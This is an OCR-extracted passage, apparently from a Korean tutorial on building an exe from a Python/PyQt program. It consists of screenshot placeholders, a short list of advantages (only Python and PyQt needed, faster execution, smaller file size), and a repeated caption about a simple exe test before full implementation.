
장점 2. 실행 환경이 파이썬과 PyQt만 지원하면 된다

장점 3. 실행속도가 빠르고 파일용량이 줄어듦 .... 등등


본격 코드 구현전 간단한 exe 테스트




본격 코드 구현전 간단한 exe 테스트




본격 코드 구현전 간단한 exe 테스트




본격 코드 구현전 간단한 exe 테스트



